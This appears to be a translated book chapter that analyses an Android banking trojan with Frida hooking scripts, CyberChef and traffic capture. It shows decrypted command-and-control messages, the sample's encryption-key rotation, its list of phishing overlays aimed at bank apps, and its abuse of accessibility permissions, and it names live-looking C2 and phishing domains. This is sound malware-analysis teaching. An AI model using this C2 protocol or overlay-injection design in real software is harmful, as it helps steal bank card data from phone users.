


Рисунок 4-3. Использование CyberChef для получения шестнадцатеричных значений байтов строки, закодированной в Base64

В показанном примере мы ввели значение `iv` из полезной нагрузки JSON предыдущего раздела. Затем выбрали два преобразования данных: декодирование Base64 и преобразование результата в шестнадцатеричную строку. В результате выводится строка `33 42 9c 49 1c 0e 32 f2 a7 6c d7 78 4c 4e f5 f5`, соответствующая байтам значения `iv` до кодирования в Base64.

> **Примечание.** Рецепты CyberChef могут быть намного сложнее показанного здесь и часто используют операции управления потоком, дизассемблирование кода или правила YARA.

Вывод Frida сообщил нам, что вредоносная программа применяет шифрование AES в так называемом режиме CBC для шифрования и расшифрования полезных нагрузок. Чтобы успешно расшифровать полезную нагрузку, необходимо восстановить ключи шифрования и векторы инициализации алгоритма. В журналах `logcat`, самой полезной нагрузке JSON и выводе Frida нам встретилось несколько потенциальных ключей шифрования и векторов инициализации. В следующем разделе мы представим более систематический подход к обнаружению этих значений, но пока воспользуемся IV из полезной нагрузки JSON и ключом шифрования, найденным в системном журнале. Этих сведений достаточно, чтобы завершить рецепт CyberChef, правильно выбрав форматы ввода полезной нагрузки, ключа и IV (в нашем случае Raw, Hex и Base64). Результат показан на рисунке 4-4.




Рисунок 4-4. Расшифрование обмена данными с сервером управления с помощью CyberChef

В листинге 4-7 мы полностью воспроизвели расшифрованную полезную нагрузку JSON.

```
{
    "api": 30,
    "apps": [
        "com.android.cts.priv.ctsshim",
        "com.android.internal.display.cutout.emulation.corner",
        "com.android.internal.display.cutout.emulation.double",
        "com.android.providers.telephony",
        "com.android.dynsystem",
        "com.android.theme.icon.pebble",
        "com.android.providers.calendar",
        ...
        "com.android.theme.icon_pack.circular.android"
    ],
    "imei": "f1b9bf329f36d7ee",
    "model": "Unknown Android SDK built for x86",
    "numbers": [
        "No numbers"
    ],
    "tag": "cleaner0902",
    "uid": "f1b9bf329f36d7ee"
}
```

Листинг 4-7. Расшифрованная полезная нагрузка JSON, отправленная по URL `/ping`

Поле `api`, вероятно, содержит версию Android API устройства (вспомните, что в начале главы мы настроили значение 30). Далее следует список `apps`, предположительно содержащий приложения, установленные в системе. Поля `imei` и `model`, вероятно, представляют номер IMEI и модель устройства. Что означает `numbers`, неясно, но это может быть номер телефона устройства или телефонные номера контактов из списка. Поле `tag`, вероятно, идентифицирует само вредоносное приложение, а `uid` может быть неким уникальным идентификатором пользователя.

Разумеется, теперь необходимо рассмотреть данные, возвращаемые сервером. В листинге 4-8 показан ответ на запрос POST.

```
{
    "type": "reponse_verify",
    "hash": "6Judi7AChueoT88kb5yqRyA+LVY+AaRqMXPNtYAwl94=",
    "iv": "UyRedbVBUrUG+MEuIWSO8w==",
    "id": "8n7raTheyi0wb56/KGEpT03yrXARP1klA5c7s/1EMq8="
}
```

Листинг 4-8. Ответ JSON, полученный с URL `/ping`

Значение `response_verify` поля `type` соответствует полю `request_verify` полезной нагрузки POST. Три других поля, `hash`, `id` и `iv`, также соответствуют полям запроса POST. Их значения, по-видимому, закодированы в Base64.

Попытка расшифровать поле `id` с помощью использованного ранее ключа шифрования и значения IV из ответа POST не сразу даёт удобочитаемый результат. Расшифрованное значение представляет собой 16-байтовый массив из кажущихся случайными байтов. Их назначение и значение пока неясны. Точно так же нам не удаётся легко расшифровать полезные нагрузки POST последующих соединений с сервером управления. Необходимо стратегически исследовать вредоносную программу глубже.

С помощью Frida

Чтобы автоматизировать перехват и расшифрование зашифрованного обмена данными с сервером управления, можно использовать Frida. В частности, мы разработаем сценарий, который перехватывает важные методы API шифрования Java и записывает их входные и выходные данные в файлы для последующего исследования. Для этого воспользуемся некоторыми расширенными возможностями Frida.

Следует отметить, что вместо запуска процесса вредоносной программы из командной строки Frida мы будем использовать второй сценарий - управляющий, - который запустит процесс и будет управлять его выполнением. Управляющий сценарий внедрит в этот процесс другой сценарий, похожий на написанный нами ранее в этой главе.

Управляющий сценарий

Начнём с разработки управляющего сценария, который запускает вредоносное приложение, подключается к нему, внедряет сценарий Frida и записывает перехваченные аргументы API на диск. Мы решили написать его на Python, чтобы продемонстрировать поддержку разных языков сценариев во Frida. Сохраните этот код в файл `xeno.py`.

В листинге 4-9 приведена главная функция управляющего сценария. Для взаимодействия с эмулятором Android она использует привязки Frida для Python.

```
import sys
import frida


def main():
    emulator = frida.get_usb_device()
    pid = emulator.spawn('com.spike.old')
    session = emulator.attach(pid)
    inject_script(session)
    emulator.resume(pid)
```

```
    sys.stdin.read()
    session.detach()


if __name__ == '__main__':
    main()
```

Листинг 4-9. Главная функция управляющего сценария

Главная функция подключается к эмулятору Android по USB, запускает процесс вредоносной программы, присоединяется к нему и получает идентификатор процесса. С помощью функции `inject_script` она внедряет сценарий Frida в процесс вредоносной программы, а затем продолжает его выполнение, сохраняя сценарий активным до тех пор, пока пользователь не нажмёт CTRL-C. В листинге 4-10 показано определение `inject_script`.

```
def inject_script(session):


    def on_message(message, _):
        if message['type'] == 'send':
            if 'input' in message['payload']:
                write_data('iv', message['payload']['iv'])
                write_data('input', message['payload']['input'])
            elif 'output' in message['payload']:
                write_data('output', message['payload']['output'])
            elif 'key' in message['payload']:
                write_data('key', message['payload']['key'])
            else:
                print('Unknown message: ', message)
        else:
            print('Unknown message: ', message)


    with open('xeno.js', 'r', encoding='utf8') as script_file:
        code = script_file.read()


    script = session.create_script(code)
    script.on('message', on_message)
    script.load()
```

Листинг 4-10. Функция внедрения в процесс из управляющего сценария

Эта функция загружает файл сценария Frida `xeno.js` (он будет приведён далее в этой главе, в листинге 4-12) в процесс вредоносной программы. Самое важное - она настраивает метод обратного вызова `on_message`, способный получать сообщения от сценария Frida внутри процесса вредоносной программы. Формат этих сообщений станет понятнее при обсуждении кода внедряемого сценария. В общем случае стандартный формат сообщений Frida определяет пары ключ-значение с двумя стандартными ключами: `type` и `payload`. Наш внедряемый сценарий заменяет значения `payload` новыми парами ключ-значение. В каждом сообщении ключом может быть `iv`, `key`, `input` или `output` в зависимости от типа двоичных данных в поле значения.

Наконец, управляющий сценарий определяет функцию `write_data`, которая принимает перехваченные данные и записывает их в несколько файлов (листинг 4-11).

```
import time


def write_data(file_prefix, data):
    current_time = round(time.time() * 1000)
    filename = f'{current_time}_{file_prefix}.bin'
```

```
    print('Writing file:', filename)


    with open(filename, 'wb') as output_file:
        output_file.write(bytearray((d % 0xFF for d in data)))
```

Листинг 4-11. Функция записи файлов из управляющего сценария

Чтобы сохранить хронологический порядок сбора данных, эта функция записывает каждый фрагмент в отдельный файл, имя которого содержит текущее время в миллисекундах (мс) и тип данных.

Внедряемый сценарий

Сценарий, внедряемый нами в процесс вредоносной программы, намного меньше. Его единственная задача - перехватывать криптографические API Java `SecretKeySpec` и `Cipher.doFinal` и отправлять переданные им данные управляющему сценарию. В листинге 4-12 этот сценарий JavaScript показан целиком.

```
console.log("Loading Javascript");


Java.perform(() => {
  const Cipher = Java.use("javax.crypto.Cipher");


  Cipher.doFinal.overload('[B').implementation = function(arr) {
    send( {'input': arr, 'iv': this.getIV() });


    const result = this.doFinal(arr);


    send( {'output': result });


    return result;
  };


  const SecretKeySpec = Java.use("javax.crypto.spec.SecretKeySpec");
  SecretKeySpec.$init.overload(
    "[B", "int", "int", "java.lang.String").implementation = function(
      arr, off, len, alg) {
    send( {'key': arr} );
    return this.$init(arr, off, len, alg);
  };


});


console.log("Javascript loaded");
```

Листинг 4-12. Внедряемый сценарий (`xeno.js`)

Этот сценарий повторно использует такие ключевые концепции сценариев Frida, как `Java.perform` и `Java.use`, рассмотренные ранее в этой главе. Кроме того, он отправляет сообщения управляющему сценарию с помощью стандартного метода Frida `send`, передавая ключи шифрования, векторы инициализации, а также сообщения с открытым и зашифрованным текстом.

Запуск сценария Python должен создать следующий вывод:

```
$ python3 xeno.py
Loading Javascript
Javascript loaded
Writing file: 1651309456940_key.bin
Writing file: 1651309456997_iv.bin
Writing file: 1651309456997_input.bin
Writing file: 1651309457218_output.bin
Writing file: 1651309458430_key.bin
Writing file: 1651309458567_iv.bin
Writing file: 1651309458568_input.bin
Writing file: 1651309458682_output.bin
```

Как видите, сценарий создаёт файлы, содержащие ключи шифрования, векторы инициализации, входные массивы методов шифрования и выходные массивы этих методов. Обратите внимание: код не пытается определить, шифруются или расшифровываются данные, поэтому имена файлов не сообщают, где следует искать незашифрованный открытый текст криптографических операций - во входных или выходных файлах.

С помощью инструмента командной строки Linux `xxd` можно вывести шестнадцатеричные значения и представления ASCII содержимого файлов ключей и векторов инициализации. Вы заметите, что первый ключ уже неоднократно нам встречался:

```
$ xxd 1651309456940_key.bin
00000000: 5f9d 4a91 b0d7 c7b8 8cb8 b6f7 f77f 0d2e  _.J.............
```

Исследуя эти файлы, можно обнаружить, что для исходящего сетевого трафика входной файл содержит незашифрованные сведения, которые затем шифруются и отправляются серверу управления. Аналогичным образом, для входящего трафика от сервера управления входной файл содержит полученные зашифрованные сообщения, а выходные файлы - расшифрованные сообщения.

Сообщения сервера управления

Хотя наш сценарий Frida предоставляет сведения о зашифрованных полезных нагрузках, он не связывает их с URL-соединениями. Однако, если мы не хотим полностью автоматизировать анализ, этого и не требуется. Мы уже зарегистрировали HTTP-соединения и их полезные нагрузки с помощью tcpdump и можем просмотреть их в Wireshark. Сравним полезные нагрузки из файлов, записанных Frida, с видимыми в Wireshark. Поскольку вредоносная программа устанавливает очень мало соединений со своим сервером, продолжить без автоматизации этого шага вполне реально.

URL /ping

Когда мы записывали сетевой трафик с помощью tcpdump и Wireshark, то узнали, что первое соединение вредоносная программа устанавливает с `http://simpleyo5.tk/ping`. Кроме того, нам удалось расшифровать его полезную нагрузку на основе сведений из Frida и `logcat`. Самую большую часть полезной нагрузки составлял список установленных приложений. Сервер ответил полезной нагрузкой JSON похожего формата, но намного меньшего размера. Более продолжительный запуск tcpdump и Wireshark, по-видимому, не меняет эту полезную нагрузку и ответ. Хотя приложение устанавливает последующие соединения с этим URL, данная команда, судя по всему, используется только для уведомления сервера о доступном клиенте.

URL /metrics

Если ещё раз взглянуть на Wireshark, можно заметить другой URL, к которому подключается вредоносная программа, и он гораздо интереснее. После первого соединения с `/ping` программа начинает подключаться к `http://simpleyo5.tk/metrics`. Эти соединения происходят чаще и имеют более разнообразные полезные нагрузки в обоих направлениях.

При первом соединении с конечной точкой `/metrics` вредоносная программа передаёт JSON-файл с ключами в открытом виде и зашифрованными значениями, похожий на передаваемый в `/ping`. Например, он может выглядеть как показанный в листинге 4-13.

```
{
    "hash":"3E0+xCtHOl1sRkCb1GGS/VO3xFekCMw3aR8zrPLK44o=",
    "id":"IpDySYsxdURFmYsjS6EGkxE/ei7PsZfjjlz7OmFm5fc=",
    "iv":"mdPtTwJDHpVjIJPyhi7xxA==",
    "metrics":"Hfu92QtpMSbnGeWIiWC57rzdOvq3/+tXiF7D1uLb/YU="
}
```

Листинг 4-13. Полезная нагрузка JSON, отправленная по URL `/metrics` для команды `jni_update`

Значения полей `hash`, `id` и `iv`, вероятно, играют ту же роль, что и в полезной нагрузке для `/ping`. Поле `metrics` является новым и заменяет передаваемое в `/ping` открытое значение поля `type`.

Оказывается, `metrics` расшифровывается как `{"type":"inj_update"}`, что выглядит простым запросом приложения к серверу на получение сведений об «инъекциях», чем бы они ни были. Сервер отвечает длинным сообщением, которое расшифровывается в полезную нагрузку JSON из листинга 4-14.

```
{
    'type': 'inj_update',
    'injections': [
        {
            'app': 'ca.mobile.explorer',
            'url': 'https://homeandofficedeal.com/local/pt/ca.mobile.explorer.html'
        },
        {
            'app': 'cgd.pt.caixadirectaparticulares',
            'url': 'https://homeandofficedeal.com/local/pt/

                cgd.pt.caixadirectaparticulares.html'
    },
    {
        'app': 'com.abanca.bm.pt',
        'url': 'https://homeandofficedeal.com/local/pt/com.abanca.bm.pt.html'
    },
    ...
}
```

Листинг 4-14. Расшифрованный ответ JSON с URL `/metrics`

Этот длинный список имён пакетов приложений и URL представляет интерес. Сегодня эти URL давно недоступны, но мы исследовали их во время предыдущего анализа и можем показать здесь. Каждый HTML-файл является фишинговой страницей для отдельного законного приложения. На снимке экрана на рисунке 4-5 показана фишинговая страница, связанная с `com.android.vending` - именем пакета приложения Google Play.




Рисунок 4-5. Поле ввода для кражи сведений о банковской карте в Google Play

Помимо `inj_update`, URL `/metrics` может принимать по меньшей мере ещё одну команду. При последующем соединении вредоносная программа отправляет ему команду `get_coms`, полезная нагрузка которой показана в листинге 4-15.

```
{
    "permissions": ["notification_manager","generic_permissions"],
    "rm_triggered":false,
    "user_present":true,
    "type":"get_coms"
}
```

Листинг 4-15. Расшифрованная полезная нагрузка JSON, отправленная по URL `/metrics` для команды `get_coms`

Кроме поля `type`, указывающего тип сообщения, очевидным выглядит только назначение поля `user_present`. Неясно, к чему относится `rm_triggered`, и точный смысл поля `permissions` также остаётся загадкой. Тем не менее мы получаем дополнительную подсказку о том, что приложение интересуют уведомления приложений.

В наших тестах `get_coms` была самой частой командой из отправлявшихся серверу. К сожалению, единственным наблюдавшимся ответом была пустая полезная нагрузка `{'type': 'get_coms', 'coms': []}`. К тому времени, когда мы приступили к углублённому анализу, серверы управления уже были отключены, поэтому для рассуждений о поведении вредоносной программы пришлось использовать полезные нагрузки, ранее собранные в архивах нашего сканера вредоносных программ.

Смена ключей шифрования

Читатели, которые тщательно повторяли анализ приложения на своих компьютерах, могли заметить, что вредоносная программа меняет ключи шифрования. Это можно увидеть, когда сценарий Frida записывает разные значения в файлы ключей, но особенно очевидным оно становится при попытке вручную расшифровывать полезные нагрузки в CyberChef.

Ключ шифрования `5f 9e 4a 92 b1 d8 c8 b9 8d b9 b7 f8 f8 80 0d 2e`, обнаруженный нами ранее, используется только для первоначального обмена данными с сервером управления при первом соединении с URL `/ping`. Вспомните, что ответная полезная нагрузка `/ping` содержит поле JSON `id`. В этом поле находится новый ключ шифрования. Само поле зашифровано, но его можно расшифровать с помощью первоначального ключа и вектора инициализации из поля `iv` ответа.

Оказывается, приложение также записывает этот новый ключ в системный журнал. Его можно получить с помощью `logcat`:

```
$ adb logcat | grep "Client verified"
16:18:07.150 D/pioneer_bridge_over_white_rabbits
    (setVerification)( 9686): Client verified: uV+VcJoWRYP79riYnZvmUw==
16:20:16.716 D/pioneer_bridge_over_white_rabbits
    (setVerification)(11030): Client verified: pwp4tia4GyVyhuB7Z8HYsA==
```

Закодированное в Base64 значение в конце каждой строки журнала представляет собой новый ключ шифрования. Журнал также показывает, что ключ меняется и далее, предположительно при каждом вызове `/ping`, поскольку между любыми двумя вызовами `/ping` он, по-видимому, остаётся неизменным.

Другие функции вредоносной программы

Запуск приложения и исследование его сообщений с сервером управления дали нам несколько направлений для дальнейшей работы. Мы знаем, что приложение хочет получить разрешение на использование API специальных возможностей, интересуется установленными приложениями и разрешениями службы прослушивания уведомлений. Воспользуемся этими сведениями, чтобы копнуть глубже.

com.sniff с frida-trace

Наш анализ уже несколько раз подтверждал наличие пакета Java с именем `com.sniff`. Одним из следующих шагов может стать исследование этого пакета с помощью Frida.

Можно было бы наивно попытаться использовать `frida-trace`, чтобы перехватить все методы пакета и зарегистрировать их использование, аргументы и возвращаемые значения. Однако простой запуск команды, похожей на применявшуюся ранее в этой главе для перехвата криптографических API, не даст хорошего результата, как видно здесь:

```
$ frida-trace -U -j 'com.sniff*!*' -f com.spike.old
Instrumenting...
MainApplication.$init: Loaded handler at
    "__handlers__/com.sniff.sibling.MainApplication/_init.js"
MainApplication.getContext: Loaded handler at
    "__handlers__/com.sniff.sibling.MainApplication/getContext.js"
MainApplication.getInstance: Loaded handler at
    "__handlers__/com.sniff.sibling.MainApplication/getInstance.js"
MainApplication.onCreate: Loaded handler at
    "__handlers__/com.sniff.sibling.MainApplication/onCreate.js"
Started tracing 4 functions. Press Ctrl+C to stop.
```

Как показывает вывод, Frida удаётся найти лишь четыре метода в классе `MainApplication`. Это происходит потому, что к моменту перечисления загруженных классов инструментом `frida-trace` загрузчик классов Java ещё не успевает завершить загрузку всех классов приложения.

Есть два способа выполнить более полную трассировку. Во-первых, команду `frida-trace` можно изменить так, чтобы она подключалась к уже существующему процессу, а не запускала новый. Сделать это легко, но тогда будут пропущены все вызовы методов между запуском приложения и присоединением Frida к процессу. Другой вариант - написать более сложный сценарий Frida, который дождётся завершения работы загрузчика классов, перечислит все методы и перехватит их. Для нашей цели должен неплохо подойти небрежный вариант с подключением к работающему процессу благодаря особенности вредоносной программы. Поскольку программа блокирует выполнение большинства своих функций, пока пользователь не предоставит ей разрешение использовать API специальных возможностей, мы просто запускаем приложение, оставляем его на экране запроса доступа к специальным возможностям и присоединяем Frida к процессу.

Чтобы указать `frida-server` присоединиться к процессу вместо запуска собственного, можно заменить аргумент `-f` на `-p` и передать ему идентификатор процесса вместо имени пакета. Также можно подключиться к процессу по имени, но в Android это неудобно, поскольку Frida ожидает имя приложения, а не имя пакета. Обычно при анализе вредоносной программы вы быстро узнаёте имя пакета приложения, но не его текстовое имя. Здесь мы подключаемся к `com.spike.old` по идентификатору процесса `24606`:

```
$ frida-trace -U -j 'com.sniff*!*' -p 24606
...
11851 ms  MainActivity.$init()

11897 ms  MainActivity.onCreate(null)
11957 ms     | UtilGlobal.isAccessibilityServiceEnabled(
    "<instance: android.content.Context,
    $className: com.sniff.sibling.MainActivity>",
    "<instance: java.lang.Class>")
...
11994 ms     |    | UtilGlobal.startAccessibilityActivity(
    "<instance: android.content.Context,
    $className: com.sniff.sibling.MainActivity>")
12005 ms     | MainActivity$1.$init(
    "<instance: com.sniff.sibling.MainActivity>")
12006 ms     | UtilGlobal.startKingService(
    "<instance: android.content.Context,
    $className: com.sniff.sibling.MainActivity>")
...
12122 ms  KingService.onStartCommand(
    "<instance: android.content.Intent>", 0, 1)
12123 ms     | UtilGlobal.Log("KingService", "onStartCommand")
12123 ms     | KingService.startService()
12123 ms     |    | UtilGlobal.Log("KingService", "startService")
12125 ms     |    | UtilGlobal.setActualNetworkConnection(
    "<instance: android.content.Context,
    $className: com.sniff.sibling.Services.KingService>", 0)
12126 ms     |    |    | UtilGlobal.SettingsWrite(
    "<instance: android.content.Context,
    $className: com.sniff.sibling.Services.KingService>",
    "ANCT", "simpleyo5.tk")
12126 ms     |    | ApiClient.create(
    "<instance: android.content.Context,
    $className: com.sniff.sibling.Services.KingService>")
12346 ms     |    |    | UtilGlobal.getActualNetworkConnection(
    "<instance: android.content.Context,
    $className: com.sniff.sibling.Services.KingService>")
12347 ms     |    |    |    | UtilGlobal.SettingsRead(
    "<instance: android.content.Context,
    $className: com.sniff.sibling.Services.KingService>", "ANCT")
12348 ms     |    |    |    | <= "simpleyo5.tk"
...
```

```
12530 ms     |    | ApiVerifyController.sendRequest(
    "<instance: android.content.Context,
    $className: com.sniff.sibling.Services.KingService>")
12530 ms     |    |    | UtilGlobal.getAndroidIDBytes(
    "<instance: android.content.Context,
    $className: com.sniff.sibling.Services.KingService>")
12531 ms     |    |    |    | UtilGlobal.getAndroidID(
    "<instance: android.content.Context,
    $className: com.sniff.sibling.Services.KingService>")

12534 ms     |    |    |    | <= "f67fecc6233d8ae9"
12535 ms     |    |    |    | UtilEncryption.hexStringToBytes(
    "f67fecc6233d8ae9")
```

Мы значительно сократили вывод для этой книги. На практике сценарий создаёт сотни строк в секунду. Даже этот частичный журнал, охватывающий 700 мс активности, содержит множество сведений. Мы видим дополнительные имена классов и пакетов в `com.sniff`, а также то, как вредоносная программа считывает URL сервера управления из файла конфигурации `ring0.xml` и использует шифрование. Всё это связывает воедино загадочный класс `KingService`.

В большинстве случаев вредоносные программы не имеют механизма блокировки выполнения, подобного окну запроса специальных возможностей в этом образце. В таких случаях действительно можно пропустить важные вызовы методов, происходящие до присоединения `frida-trace` к целевому процессу. В интернете можно найти примеры специальных сценариев, включая библиотечный код, который значительно упрощает весь процесс.

Злоупотребление специальными возможностями

Мы упоминали, что первым делом приложение просит пользователей разрешить ему использовать API специальных возможностей. Зачем ему требуется это разрешение, всё ещё неясно, поэтому исследуем вопрос глубже. Для этой задачи можно снова использовать `frida-trace`, чтобы охватить широкий диапазон и зарегистрировать все обращения приложения к API специальных возможностей:

```
$ frida-trace -U -j 'android.view.accessibility.*!*' -f com.spike.old > accessibility_log.txt
```

После того как мы вручную предоставим приложению доступ к API специальных возможностей в эмуляторе, команда `frida-trace` создаст несколько мегабайт вывода. Однако в эмуляторе вы почти ничего не увидите, кроме главного экрана и двух диалогов разрешений - на чтение SMS-сообщений и совершение телефонных вызовов, - которые появляются и исчезают. Предположительно, приложение само предоставляет себе эти разрешения, имитируя нажатие пользователем кнопок диалогов.

Продирание через мегабайты журналов использования API специальных возможностей - утомительная задача. Однако начать можно с поиска определённых закономерностей. Исследуя трассировки вызовов во Frida ранее в этой главе, мы определили `com.sniff.sibling` как потенциально интересный пакет Java во вредоносной программе. Поиск в файле журнала обнаруживает два интересных класса Java:

```
$ grep -oe "com.sniff.sibling.[a-zA-Z0-9_.]*" accessibility_log.txt | sort | uniq
com.sniff.sibling.Activities.AccessibilityEnableHintActivity
com.sniff.sibling.Activities.PermissionActivity
```

Класс `PermissionActivity` может быть активностью, отвечающей за нажатие кнопок в диалогах разрешений на SMS и вызовы, а `AccessibilityEnableHintActivity` может быть активностью, показывающей окно с просьбой к пользователю предоставить разрешение специальных возможностей.

Другой способ взглянуть на файл журнала - попытаться понять, какие классы API специальных возможностей использует приложение. Оказывается, очень многие. Ответ следующей команды оболочки Linux содержит около 50 разных классов, что создаёт намного более сложную ситуацию, чем наш предыдущий эксперимент с перехватом криптографических API:

```
$ grep -oe "android.view.accessibility.[a-zA-Z0-9_.]*" accessibility_log.txt | sort | uniq
```

Без представления о том, что искать дальше, этот метод исследования может завести в тупик. Мы достигли точки, в которой чистый динамический анализ становится слишком громоздким и, возможно, следует перейти к смешанному исследованию программы с помощью статического анализа.

Добавление статического анализа

Теперь, когда мы инструментировали образец, наблюдали за ним и манипулировали им множеством разных способов, у нас есть десятки направлений для более глубокого исследования приложения. К сожалению, ни одно из них не предлагает простого способа активировать конкретный код и поведение. Вместо этого необходимо изучить исходный код, усилив динамический анализ статическими методами.

Другие серверы управления

